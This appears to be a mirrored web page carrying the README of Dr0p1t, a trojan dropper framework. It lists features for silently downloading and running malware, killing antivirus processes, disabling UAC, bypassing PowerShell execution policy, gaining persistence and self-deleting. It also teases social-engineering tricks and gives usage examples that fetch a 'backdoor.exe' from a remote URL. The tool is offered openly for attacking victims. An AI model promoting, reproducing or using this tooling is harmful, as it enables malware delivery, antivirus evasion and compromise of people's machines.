 Home
Home Privacy Center
 Data Protection
 Community
 Digital Policy
 Security Tools
 Online Utilities
 Resources
 Search Operators
 Library





Have you ever heard about trojan droppers ?
In short dropper is type of trojans that downloads other malwares and Dr0p1t gives you the chance to create a dropper that bypass most AVs and have some tricks ;)
Features
Screenshots
On Windows


On Linux (Backbox)


Help menu
Examples
Prerequisites
Needed dependencies for linux
Installation
if you are on linux and do
Tested on:
Changelog v1.2
Contact
In short dropper is type of trojans that downloads other malwares and Dr0p1t gives you the chance to create a dropper that bypass most AVs and have some tricks ;)
Features
- Framework works with Windows and Linux
- Download executable on target system and execute it silently..
- The executable size small compared to other droppers generated the same way
- Self destruct function so that the dropper will kill and delete itself after finishing it work
- Adding executable after downloading it to startup
- Adding executable after downloading it to task scheduler ( UAC not matters )
- Finding and killing the antivirus before running the malware
- Running a custom ( batch|powershell|vbs ) file you have chosen before running the executable
- The ability to disable UAC
- In running powershell scripts it can bypass execution policy
- Using UPX to compress the dropper after creating it
- Choose an icon for the dropper after creating it
Screenshots
On Windows


On Linux (Backbox)



Help menu
Usage: Dr0p1t.py Malware_Url [Options]

options:
  -h, --help   show this help message and exit
  -s           Add your malware to startup (Persistence)
  -t           Add your malware to task scheduler (Persistence)
  -k           Kill antivirus process before running your malware.
  -b           Run this batch script before running your malware. Check scripts folder
  -p           Run this powershell script before running your malware. Check scripts folder
  -v           Run this vbs script before running your malware. Check scripts folder
  --only32     Download your malware for 32 bit devices only
  --only64     Download your malware for 64 bit devices only
  --upx        Use UPX to compress the final file.
  --nouac      Disable UAC on victim device
  --nocompile  Tell the framework to not compile the final file.
  -i           Use icon to the final file. Check icons folder.
  -q           Stay quite ( no banner )
  -u           Check for updates
  -nd          Display less output information
Examples
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k --upx
./Dr0p1t.py https://test.com/backdoor.exe -k -b block_online_scan.bat --only32
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k -p Enable_PSRemoting.ps1
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k --nouac -i flash.ico
Prerequisites
- Python 2 or Python 3.
The recommended version for Python 2 is 2.7.x , the recommended version for Python 3 is 3.5.x and don't use 3.6 because it's not supported yet by PyInstaller
- Python libraries requirements in requirements.txt
Needed dependencies for linux
- Wine
- Python 2.7 on Wine Machine
Note : You must have root access
Installation
if you are on linux and do
git clone https://github.com/D4Vinci/Dr0p1t-Framework
chmod 777 -R Dr0p1t-Framework
cd Dr0p1t-Framework
pip install -r requirements.txt
./Dr0p1t.pycd Dr0p1t-Framework
pip install -r requirements.txt
pip install -r windows_requirements.txt
./Dr0p1t.pyTested on:
- Kali Linux - SANA
- Ubuntu 14.04-16.04 LTS
- Windows 10/8.1/8
Changelog v1.2
- Pyinstaller compiling in Linux using wine
- Pyinstaller compiling in Windows will not use UPX and that will fix the compiling in windows
- Added the ability to disable and bypass UAC
- Updated the antivirus list in the antivirus killer
- Added SelfDestruct function so that the dropper will kill and delete itself after finishing it work

- Full framework rewrite and recheck to fix errors, typos and replacing some libraries to make the size of the final file smaller
- Started working in some SE tricks to fool the user and there's a lot of good options in the way ;) Stay Tuned




